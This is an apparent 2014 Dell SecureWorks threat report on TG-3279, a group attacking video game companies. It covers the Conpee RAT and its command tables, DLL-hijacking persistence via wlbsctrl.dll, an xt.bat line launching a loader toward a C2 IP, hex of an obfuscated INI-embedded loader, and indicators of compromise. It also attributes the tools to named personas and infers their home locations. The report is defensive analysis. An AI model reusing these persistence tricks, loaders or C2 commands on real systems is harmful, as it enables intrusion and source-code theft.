THREAT ANALYSIS

Threat Group-3279 Targets the Video Game Industry

TUESDAY, JULY 29, 2014
BY: DELL SECUREWORKS COUNTER THREAT UNIT THREAT INTELLIGENCE

- Author: Dell SecureWorks Counter Threat Unit™ Threat Intelligence
- Date: 29 July 2014

Summary

Threat Group-3279[i] (TG-3279) targets the entertainment and video game industries. Based upon Portable Executable (PE) compile dates, domain name registrations, collection dates of tools, the threat actors' activity on message boards, and activity observed by Dell SecureWorks Counter Threat Unit™ (CTU™) researchers during incident response engagements, TG-3279 appears to have been active since 2009.

CTU researchers believe that TG-3279 is associated with the China Cracking Group and that the Laurentiu Moon and Sincoder personas are TG-3279 actors. Due to information gathered from targeted hosts, CTU researchers believe with medium confidence that TG-3279 focuses on the collection of video game source code to crack those games for free use, to develop tools to cheat at the games, or to use the source code for competing products. The best method for detecting TG-3279 activity is to look for modifications to system files, invalidly signed executables, and repeated non-existent domain (NXDomain) DNS replies.

Known tools

The following tools are strong indicators of TG-3279 activity:

- Conpee — A modular plugin-based remote access trojan (RAT) framework that includes a "PlugMgr" component, which sometimes uses the filenames mspatcher.dll or mspatch.dll. Newer variants of the Conpee installer include a semi-custom PE-file loader.
- gsi.exe — A system profiling tool compiled by Laurentiu Moon.
- Etso — A tool that loads an executable remote access tool from multiple registry keys.

- Etso rootkit — A network and file hiding rootkit.
- Runxx — A tool that loads PE files from its .rsrc section.

The following tools, authored by Sincoder but also shared publicly, may indicate activity by TG-3279:

- s — A custom, fast SYN port scanner.
- sqlin.php — A PHP SQL injection script created on December 15, 2013.
- dnsenum.py — A Python script used to enumerate DNS entries from a word list.
- rdp_crk — A Python script and executable to brute force Remote Desktop Protocol (RDP) usernames and passwords.
- icmp_shell — A reverse shell that runs on Windows hosts over ICMP traffic.

Additional forked tool repositories in the Sincoder persona's GitHub repository include the following:

- Keylogger — A Linux kernel-based keylogger originally created by GitHub user "enaudon."
- Jynxkit — A Linux-based rootkit with a reverse-connecting SSL backdoor, originally created by GitHub user "Chokepoint."
- Gh0st — A common RAT.
- NetCommander — An Address Resolution Protocol (ARP)-spoofing tool.
- Carberp — A RAT that was popular years ago but is still in use.

TG-3279 has also been observed using popular public tools such as pwdump6.

Tactics

Through incident response engagements and open source research, CTU researchers have gained insight into TG-3279 operations.

Reconnaissance

TG-3279 appears to perform reconnaissance on its targets via open source research and network scanning.

Development

TG-3279 reuses some network infrastructure between attacks. Some IP addresses used by the threat actors are shared by multiple domain names. Not all domain names associated with those IP addresses are related to TG-3279 activity, and some may be non-malicious. The registration information for each domain name used by TG-3279 tends to be unique and sometimes uses famous names or names that appear to be intended as a joke. Much of the registration information is cloned from legitimate companies such as Google or Microsoft.

Weaponization

As of this publication, CTU researchers have not determined whether TG-3279 uses weaponization tools to package exploits with malware.

Delivery

It appears that TG-3279 uses a port scanning tool named "s" and an RDP brute force tool named "rdp_crk", which may be used to scan and exploit targets.

Exploitation

As of this publication, CTU researchers have not discovered packaged exploits used by TG-3279 and believe that the threat actors rely on active hands-on-keyboard techniques to exploit targets.

Installation

CTU researchers have observed TG-3279 leveraging optionally loaded DLLs to establish persistence for the Conpee plugin framework. This persistence technique allows threat actors to add a file to the compromised host without modifying the Windows Registry or startup items.

The optional DLL hijacking method used by TG-3279 placed the Conpee DLL file on the compromised host as C:\Windows\wlbsctrl.dll. The Windows operating system includes an option to start the "IKE and AuthIP IPSec Keying Modules" service for load balancing if the host is configured to run this service. This system-privileged, network-enabled service is controlled via the ikeext.dll service DLL, which attempts to load wlbsctrl.dll. The legitimate version of this file resides at C:\Windows\System32\wlbsctrl.dll. TG-3279 actors took advantage of the file not existing on the host, and placed their DLL at

C:\Windows\wlbsctrl.dll. The system loaded the file at this location when it did not find the file at the legitimate location. On typical Windows 7 and 2008 systems, failure to load wlbsctrl.dll is not reported. CTU researchers discovered that TG-3279 placed wlbsctrl.dll into C:\Windows\ and configured the "IKE and AuthIP IPSec Keying Modules" service to run.

In other cases, TG-3279 actors modified the imports of legitimate DLLs to add their malicious DLLs to the load process. For example, TG-3279 has modified mspatcha.dll to import mspatcher.dll or msdomain.dll, both of which were the malicious Conpee DLL file. When wuauserv.dll loads mspatcha.dll, the malicious file is also loaded in the DLL import table.

TG-3279 has been able to install tools in these locations by compromising the account credentials of users with administrator privileges.

Command and control

TG-3279 command and control (C2) communication often takes place over port 443 but is not HTTPS traffic. The traffic appears to be part of a larger framework that the tool's authors named PATX. The C2 communications include two notable aspects to complicate investigations: IP calculations and domain name parking.

IP calculations

TG-3279 actors have adopted a form of IP calculation to obfuscate the true end point of their communications. This method of transforming the retrieved IP address prevents detection by defenders who only resolve the hostnames used in the tools. For example, one of TG-3279's C2 hosts is www7 . micorsofts . com, which resolves to 230.165.22.199. In this instance, each byte of the IP address's hexadecimal value is XOR-transformed with the value 0x88, so the resulting network communications actually communicate to 110.45.158.79 (the result of 230 ^ 0x88 . 165 ^ 0x88 . 22 ^ 0x88 . 199 ^ 0x88).

Domain name parking

TG-3279 actors appear to park the domain names used by their tools on non-malicious IP addresses at different points in time to evade detection of the actual IP addresses used in operations. For www7 . micorosofts . org and login . 7unzip . org, TG-3279 removed the DNS resolution for the domains at least three and four times respectively while the tools were installed on compromised resources.

Actions on objective

In the operations observed by CTU researchers, TG-3279 maintained a long-lived foothold within infiltrated organizations. CTU researchers have observed TG-3279 actors refreshing their implanted tools with newer versions, including versions that have been signed with valid certificates.

Certificate signing

Windows 7 checks executable files for valid digital signatures from a set of trusted Certificate Authorities (CAs). Files containing a signature from one of these CAs can execute without prompting a user for permission. TG-3279 has been observed using legitimately signed files on Windows 7 hosts. These files were signed with a Chinese technology company's certificate on February 19, 2013, which is the same date that the files were written on the compromised host. CTU researchers believe that TG-3279 compromised this signing certificate because it was revoked on Tuesday, August 28, 2012. If a compromised host has a current certificate revocation list (CRL), this signature is flagged as invalid.


TG-3279 actors strive to access network and system administrators' accounts to gain the most access to the target organization. After initial exploitation, TG-3279 relies on a few key hosts (typically the hosts of system or network administrators, document repositories, and domain controllers) to act as beachheads running the Conpee or Etso tools. TG-3279 then adds scheduled system tasks to other key resources within an organization to use compromised credentials gathered from pwdump6.

CTU observations

During TG-3279 investigations, CTU researchers discovered evidence linking two personas, Laurentiu Moon Colonce and Sincoder, to TG-3279 tool development and infrastructure acquisition. TG-3279 activity has also revealed loose links to the Winnti group, but it is not clear as of this publication whether TG-3279 is part of Winnti.

Actor profile: Laurentiu Moon Colonce

The first established persona related to the tools used by TG-3279 is Laurentiu Moon, which is found in the program database (PDB) string of the gsi.exe system profiling tool. The PDB stores debugging information for its program. The PDB string is included at compilation time and provides insight into the directory structure of the computer used to compile the executable. The gsi.exe example shown in Figure 1 illustrates the use of the "laurentiumoon" username on the originating host and shows that the original program was named "getosinfo". According to the PETimeDateStamp, this example was compiled on Sunday, October 30, 2011 at 16:42:30 UTC.




```
.rdata:004093AE                  db    0
.rdata:004093AF                  db    0
.rdata:004093B0 aEUsersLaurenti db 'E:\Users\laurentiumoon\Desktop\getosinfo\Release\getosinfo.pdb',0
.rdata:004093EF                  db    0
```

Figure 1. PDB string that includes the laurentiumoon username. (Source: Dell SecureWorks)

The Laurentiu Moon Colonce persona has many online profiles that contain very little information, including a Steam Community online gaming account, a Google+ account, a list of CodeBeamer code projects, and a bulletin board account on a site about mobile phone jailbreaks and cracking. Additionally, the laurentiumoon @ gmail . com email address was used to register an account on rootkit.com, which used to be a bulletin board dedicated to discussing exploits and rootkit development. In February 2011, Anonymous dumped the clear text passwords of all rootkit.com users while compromising HBGary. There is also an openrce.org user account with the laurentiumoon username. OpenRCE is a popular reverse code engineering website that includes information on analyzing and building malicious software, as well as on reverse engineering and cracking legitimate software.

Laurentiu Moon has also been active in the Chinese cracking and hacking underground since at least 2009, based upon the threat actor's join dates on the China Cracking Group online community, AntiGameProtect, and qdppc.net. The China Cracking Group and AntiGameProtect are online communities dedicated to cracking software digital rights management (DRM) mechanisms, with a large focus on video games. Laurentiu Moon joined AntiGameProtect on December 26, 2013 and has been active as recently as January 1, 2014 (see Figure 2).



laurentiumoon
http://www.antigameprotect.com/?9049

laurentiumoon (UID: 9049)

Email Status Unverified
Video Certification certified

Statistics Number of Friends 0 | Number of Replies 0 | Number of Threads 0

Sex Confidential
Birthday -

Active profile

User group Newbie
Registered 2013-12-26 11:01
Last Visit 2014-1-1 21:14
Last activity time 2014-1-1 21:14
Time zone using the system default

Statistics

Used Space 0 B
Points 2
Prestige 0
Money 2
Contribution 0

Figure 2. AntiGameProtect.com profile of laurentiumoon as of January 7, 2014. (Source: Dell SecureWorks)

Actor profile: Sincoder (2bcoder)

Newer versions of the Conpee tool include a semi-custom PE loading method. This method is functionally equivalent to at least two projects on GitHub: a "sinpeloader" and a "PE-loader-sample." Additionally, some of the C2 domains used in TG-3279 operations have shared the same IP address as the hostname www . sincoder . com. CTU researchers discovered a GitHub account for a user named "sincoder," which was active as recently as December 31, 2013.

The GitHub account followed and contributed to the following projects:

- PE-loader-sample — A PE-loader that is functionally equivalent to the semi-custom PE-loader found in the newer versions of Conpee. The original owner of this GitHub project is a member of the 3sLabs company, which is located in Bangalore, India.
- sinpeloader — The Sincoder profile's development branch of the PE-loader-sample project.
- jynxkit — A Linux rootkit.
- Multiple publicly available RATs, including Gh0st, LS4Ghost (the Linux server for Gh0st), Carberp, and NetCommander.
- Branches of other tools, including "keylogger," http_upload, sinarp (for ARP poisoning), "s" port scanner, icmp_shell to provide a remote shell over ICMP, UPX, and "nmap_scripts."

The sincoder GitHub account includes the 2bcoder @ gmail . com email address. A related domain of 2bcoder . com is registered with the zhuxueao123 @ gmail.com email address. According to the sincoder account, the user is located in Shanghai, China. However, other evidence discussed below suggests this information may not be accurate.

There is also a Weibo microblogging profile for a user named 2bcoder that references attending network security club meetings and has many Android mobile device posts with geolocation information tagging for the Nanshan District of Shenzhen. The Weibo account follows both the Wuhan University of Technology and the Wuhan University Jingwei Forum.

Like Laurentiu Moon, Sincoder is also a member of the China Cracking Group. A Twitter account notes the persona's location as Shenzhen, China. The Twitter profile does not have many public posts but follows security industry Twitter accounts such as FireEye and SecurityTube, many penetration testers, and offensive-security Twitter accounts such as Nikita Tarajanov from Russia and a self-described "Botmaster, TrueCrober, CreditCardFucker, Fraudmaster" based in "cardaland" who posts in Russian.

Based upon the geolocation data associated with Weibo posts, the Sincoder (2bcoder) threat actor appears to live near Kefa Road in the Nanshan District of the Guangdong Province in Shenzhen, China as of this publication, and may be affiliated with the Wuhan University of Technology. CTU researchers believe the individual is pursuing a career in the information security industry. Based upon the geolocation of older Weibo posts, Sincoder may have previously lived in Beijing's Dongcheng District.

Potential links to TG-2633

In 2013, Kaspersky Lab produced a report on a group it named "Winnti" after one of the tools the group uses. The CTU research team refers to the Winnti group as TG-2633. The group targets video game companies and uses tools, techniques, and procedures similar to those used by TG-3279:

- Both groups have used executables signed with potentially compromised certificates. The use of malware signed with valid certificates is one technique used to circumvent protections included in recent versions of the Windows operating system.
- Both groups have used rootkits detected by antivirus (AV) vendors as "winnti."
- A Chinese technology company certificate that was used by TG-3279 was used to sign a separate rootkit that AV vendors detect as "Etso" or "winnti," which is associated with TG-2633. It is possible that the code base used to create these rootkits has been shared within the Chinese underground, leading to the same AV rule alerting on multiple tools, or that this compromised certificate has been shared with multiple threat groups.
- Both groups target the video game industry. However, video game companies appear to be common targets across the Chinese cracking community.
- Domain names used by the groups are loosely linked. TG-2633 uses a 7zbiz . org domain name, while TG-3279 uses a 7zunzip . com domain. These domains have similar names that are based on the legitimate 7zip

tool, but there is no other information to connect these domains.
- Both groups have used domain names based upon the Microsoft trademark; however, this is an extremely common emulation among malicious actors.

Although CTU researchers believe a connection between TG-3279 and TG-2633 is probable, there is no direct evidence to definitively link the two groups. The following are possible relationships between the groups:

- The threat actors in the two groups may have an indirect relationship.
- TG-3279 threat actors may respect and emulate TG-2633, whose operating procedures were detailed in April 2013.
- Members of the groups may directly collaborate within the Chinese cracking community by sharing code, tools, and signing certificates.
- TG-3279 and TG-2633 may be part of the same overarching group.

Conclusion

TG-3279 actors have been observed compromising video game companies. The following practices could prevent or detect successful intrusions:

- Use host-based file profiling to look for new DLL files added to system directories and modifications to the imports of existing files.
- Maintain current certificate revocation lists and alert on files signed with revoked certificates.
- Monitor DNS lookup and alert on repeated NX-domains lookups. TG-3279

often "turns off" the domain names used by its RATs.

CTU researchers believe with high confidence that the individuals behind the Sincoder and Laurentiu Moon Colonce personas develop tools used by TG-3279. Based on the online associations of these personas, an objective of these compromises is likely to obtain inside information to crack the DRM protections of the stolen software and to develop cheat patches. An alternative objective may have been to obtain the source code of the gaming applications to develop a similar product. CTU researchers believe that TG-3279 will continue operations for the foreseeable future. Although there are similarities between TG-3279 and TG-2633, also known as Winnti, CTU researchers have not established a strong link between the groups as of this publication.

Appendix A: Tools

TG-3279 has been observed using the tools mentioned in the Known tools section.

Conpee

Conpee is part of the "PATX" framework. The PlugMgr component, which communications with the "PATX_SERVER" C2 host, offers a reasonably full range of backdoor functionality, including the ability to load plugins with further capabilities.

The built-in RAT functionality of the PlugMgr component includes the commands listed in Table 1.

Command	Functionality
iisget <remotefile> <localfile>	Download remote file to local file
iisput <localfile> <remotefile>	Upload local file to remote file
iisgetdir <remotedir> <localdir>	Download the remote directory to local directory
iiscmd <program> <mode[-h | -s | -u]>	Run a program in either hidden, system, or user mode
openshell <(-u) usermode>	Open a shell on the client
closeshell	Close the shell and return to the top menu
exit	Close the shell and return to the top menu
set_dl_speed <speed-value> (1-1024)kb/s	Set download speed
set_ul_speed <speed-value> (1-1024)kb/s	Set upload speed
reboot	Reboot the Windows operating system
closesystem	Shut down the Windows operating system
session	Query session info

Table 1. PlugMgr RAT commands.

The PlugMgr component loads additional plugins, which are downloaded and saved as DLL files in the same directory as the PlugMgr executable. These plugins have the following exports:

- peer_plugin_init
- peer_plugin_main
- peer_plugin_control

- peer_plugin_command
- peer_plugin_uninit

Initial interaction with the plugins is enabled through the PlugMgr component via the commands listed in Table 2.

Command	Functionality
?	Show help info
help	Show help info
enumplug	Enumerate all plugins on remote computer
uploadplug <plugin-name>	Upload special plugin to remote computer
deleteplug <plugin-name>	Delete special plugin on remote computer
deleteallplug	Delete all plugins on remote computer
installplug <plugin-name>	Install special plugin on remote computer
uninstallplug <plugin-name>	Uninstall special plugin on remote computer
startplug <plugin-guid>	Start special plugin on remote computer
pauseplug <plugin-guid>	Set special plugin to pause state
resumeplug <plugin-guid>	Set special plugin to running state
stopplug <plugin-guid>	Stop special plugin on remote computer
stopallplug	Stop all plugins on remote computer
uninstallallplug	Uninstall all plugins on remote computer
upgrade <client.exe>	Update latest client to target computer
disc	Disconnect current client
settimeout	Set client timeout (minutes)
setdelaytime	Set connect time when disconnected from server

Table 2. PlugMgr component interaction commands.

Conpee includes limited error logging to a file named %s/%s_date.log.

In 2013, TG-3279 began using 64-bit custom packed versions of the Conpee PlugMgr. These files are loaded via the XT load system described in the next section.

XT load system

TG-3279 uses a custom form of PE loading that includes multiple files to load executable code from an INI file. This XT code loading system is composed of four files: gsi.exe, xt.bat, xt.tmp, and xt.ini.

gsi.exe

gsi.exe is an executable file that walks the process tree to find explorer.exe. gsi.exe then saves the security identifier (SID) for explorer.exe to c:\\t.ini as the value of the private profile string "App". This value is then used by the xt.tmp executable file.

xt.bat

xt.bat is a batch script that calls the xt.tmp and xt.ini components of the XT load system. The following is an example of xt.bat contents:


```
c:\recovery\xt.tmp c:\recovery\xt.ini -c 192.69.198.6 -o 443
```

xt.tmp

xt.tmp is an executable file that loads the data within xt.ini and c:\t.ini via the GetPrivateProfile API call.

xt.ini


xt.ini is an INI file that includes executable code within the "DATA" string. The hexadecimal characters within the DATA string decode to the data in Figure 3.



```
[Section]
LENGTH=21
HEAD=4D6963726F736F6674436F72706F726174696F6E5BA1
DATASIZE=19872
DATA=558BEC81EC94000000566A00E85F05000083C00A8945AC8D45EC50E8BD0300008945A4C745D04C6F6164C745D44C696272C745D861727941C745DC
0000000008D4DD8518B55EC52FF55A48945A0C745D056697274C745D475616C41C745D86C6C6F63C745DC000000008D45D0508B4DEC51FF55A489459CC74
5D86D737663C745D472742E64C745D86C6C00008D55D052FF55A08945F4C745D86D656D63C745D4707900008D45D0508B4DF451FF55A48945A88B55AC89
55E48B45E48B483C894DE88B55AC0355E88955B08B45B08B4850894DF86A40680010000008B55F8526A00FF559C8945C0837DC000750733C0E9E50200008B
845B08B4DC0034828894DE08B55B0033C0668842068945BC8B4DBC6BC9288B55E88D840AF80000008945C48B4DC4518B55AC528B45C050FF55A883C40C8B
4D808B513C83EA018955FC8B45B08B483883E901894DB48B55B081C2F80000008955F8C745B800000000EB128B45B883C0018945B88B4DF083C128894DF
08B55B83B55BC7D448B45F08B480C234DB485C9750D8B55F08B42102345FC85C0740733C0E9400200008B4DF08B5110528B45F08B4DAC034814518B55F8
8B45C003420C50FF55A883C40CEBA28B4DB083B984000000000F88C10000008B55B08B45C003828000000008945 98EB098B4D9883C114894D988B5598837
A8C000F849A00000008459 88B4DC0034810894D908B55988B45C003420C50FF55A0894594837D9400750733C0E9BD010000EB098B4D9083C104894D908B
```


Figure 3. Contents of the xt.ini file. (Source: Dell SecureWorks)

This routine decodes the imports for UPX from the obfuscated format in Figure 4 (four regular bytes followed by three garbage bytes), then repairs the enclosed UPX stub within the DATA string and loads this PE file. To further obfuscate the INI file from signature-based detections, the MZ header of the UPX PE file is also nullified, as shown in Figure 5. When loaded, xt.ini is the Conpee PlugMgr component.



```
0000h: 55 8B EC 81 EC 94 00 00 00 56 6A 00 E8 5F 05 00  U........Vj.._..
0010h: 00 83 C0 0A 89 45 AC 8D 45 EC 50 E8 BD 03 00 00  .....E..E.P.....
0020h: 89 45 A4 C7 45 D0 4C 6F 61 64 C7 45 D4 4C 69 62  .E..E.Load.E.Lib
0030h: 72 C7 45 D8 61 72 79 41 C7 45 DC 00 00 00 00 8D  r.E.aryA.E......
0040h: 4D D0 51 8B 55 EC 52 FF 55 A4 89 45 A0 C7 45 D0  M.Q.U.R.U..E..E.
0050h: 56 69 72 74 C7 45 D4 75 61 6C 41 C7 45 D8 6C 6C  Virt.E.ualA.E.ll
0060h: 6F 63 C7 45 DC 00 00 00 00 8D 45 D0 50 8B 4D EC  oc.E......E.P.M.
0070h: 51 FF 55 A4 89 45 9C C7 45 D0 6D 73 76 63 C7 45  Q.U..E..E.msvc.E
0080h: D4 72 74 2E 64 C7 45 D8 6C 6C 00 00 8D 55 D0 52  .rt.d.E.ll...U.R
0090h: FF 55 A0 89 45 F4 C7 45 D0 6D 65 6D 63 C7 45 D4  .U..E..E.memc.E.
00A0h: 70 79 00 00 8D 45 D0 50 8B 4D F4 51 FF 55 A4 89  py...E.P.M.Q.U..
```

Figure 4. Obfuscated imports for UPX routine. (Source: Dell SecureWorks)



```
0590h: 5E 5B 8B E5 5D C3 55 8B EC 83 EC 08 C7 45 F8 00  ^[..].U......E..
05A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
05B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
05C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
05D0h: 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00  ................
05E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
05F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0600h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0610h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0620h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0630h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0640h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0650h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0660h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0670h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0680h: 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00  ........PE..L...
0690h: EE 8D 3C 50 00 00 00 00 00 00 00 00 E0 00 0E 21  ..<P...........!
06A0h: 0B 01 06 00 00 50 00 00 00 10 00 00 00 90 00 00  .....P..........
06B0h: 40 DF 00 00 00 A0 00 00 00 F0 00 00 00 00 00 10  @...............
06C0h: 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00  ................
06D0h: 04 00 00 00 00 00 00 00 00 00 01 00 00 10 00 00  ................
06E0h: 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00  ................
06F0h: 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00  ................
0700h: 00 00 00 00 00 00 00 00 00 F0 00 00 B4 00 00 00  ................
0710h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0720h: 00 00 00 00 00 00 00 00 B4 F0 00 00 0C 00 00 00  ................
0730h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0740h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0750h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0760h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0770h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0780h: 55 50 58 30 00 00 00 00 00 90 00 00 00 10 00 00  UPX0............
```

Figure 5. MZ header is replaced with null bytes and relies upon a custom PE loading mechanism. (Source: Dell SecureWorks)

Etso

The Etso tool used by TG-3279 is named TSMSISrv.dll. An older version of the code reads executable code data from four values in the HKLM\SOFTWARE\ODBC.INI registry key into memory buffers on the stack. The newer version of this tool, which was released February 2013 or earlier, reads the executable code from values stored in the non-malicious HKLM\SOFTWARE\ODBC\ODBC.INI registry path. When executed, the data loaded from the ODBC.INI values XOR-decodes a simple remote access tool that provides backdoor command execution access to the compromised host.

Runxx.exe rsrc loader

Runxx.exe is a custom loader that runs the file encoded within the runxx.exe executable's .rsrc section as the owner of the Explorer.exe process. CTU researchers have observed the executable being named runxx.exe and st.exe. The st.exe version, which is slightly different from runxx.exe, takes the command line argument -P <key>, which decodes the enclosed .rsrc file. On 32-bit Windows Vista and newer hosts, the file writes and executes %TEMP%\w7??.tmp, where "??" is replaced with two random characters. On 64-bit Windows Vista and newer hosts, the filename is %TEMP%\VX0??.tmp, where "??" is replaced with two random characters.

Appendix B: TG-3279 indicators

The threat indicators in Table 3 are associated with TG-3279 activity. The domains and IP addresses listed in the indicators table may contain malicious content, so consider the risks before opening them in a browser.

Indicator	Type	Context
statics.mozillor.org	Domain name	Known C2 domain
192.69.198.6	IP address	IP resolution for statics.mozillor.org, ad.7zbiz.com, and get.7zbiz.com First seen September 2013 Last seen November 2013
tactics.mozillor.org	Domain name	Known C2 domain
update.mozillor.org	Domain name	Known C2 domain
110.45.158.78	IP address	IP resolution for update.mozillor.org, *.mozillor.org, news.7zbiz.com, ad.7zbiz.com, and update.7zbiz.com First seen September 2013 Last seen November 2013
108.166.215.94	IP address	IP resolution for update.7zbiz.com and *.mozillor.org First and last seen February 2014
108.166.215.93	IP address	IP resolution for news.7zbiz.com and ad.7zbiz.com First and last seen February 2014
kr.Clientpg@yahoo.co.kr	Email address	Email address used to register mozillor.org and 7unzip.org

login.7zbiz.com	Domain name	Known C2 domain
news.7zbiz.com	Domain name	Related subdomain of known C2 domain
update.7zbiz.com	Domain name	Related subdomain of known C2 domain
get.7zbiz.com	Domain name	Related subdomain of known C2 domain; shares IP address with a second known C2 domain First seen 2013
108.166.215.89	IP address	IP resolution for get.7zbiz.com First and last seen February 2014
ad.7zbiz.com	Domain name	Related subdomain of known C2 domain
downloads.7zbiz.com	Domain name	Related subdomain of known C2 domain
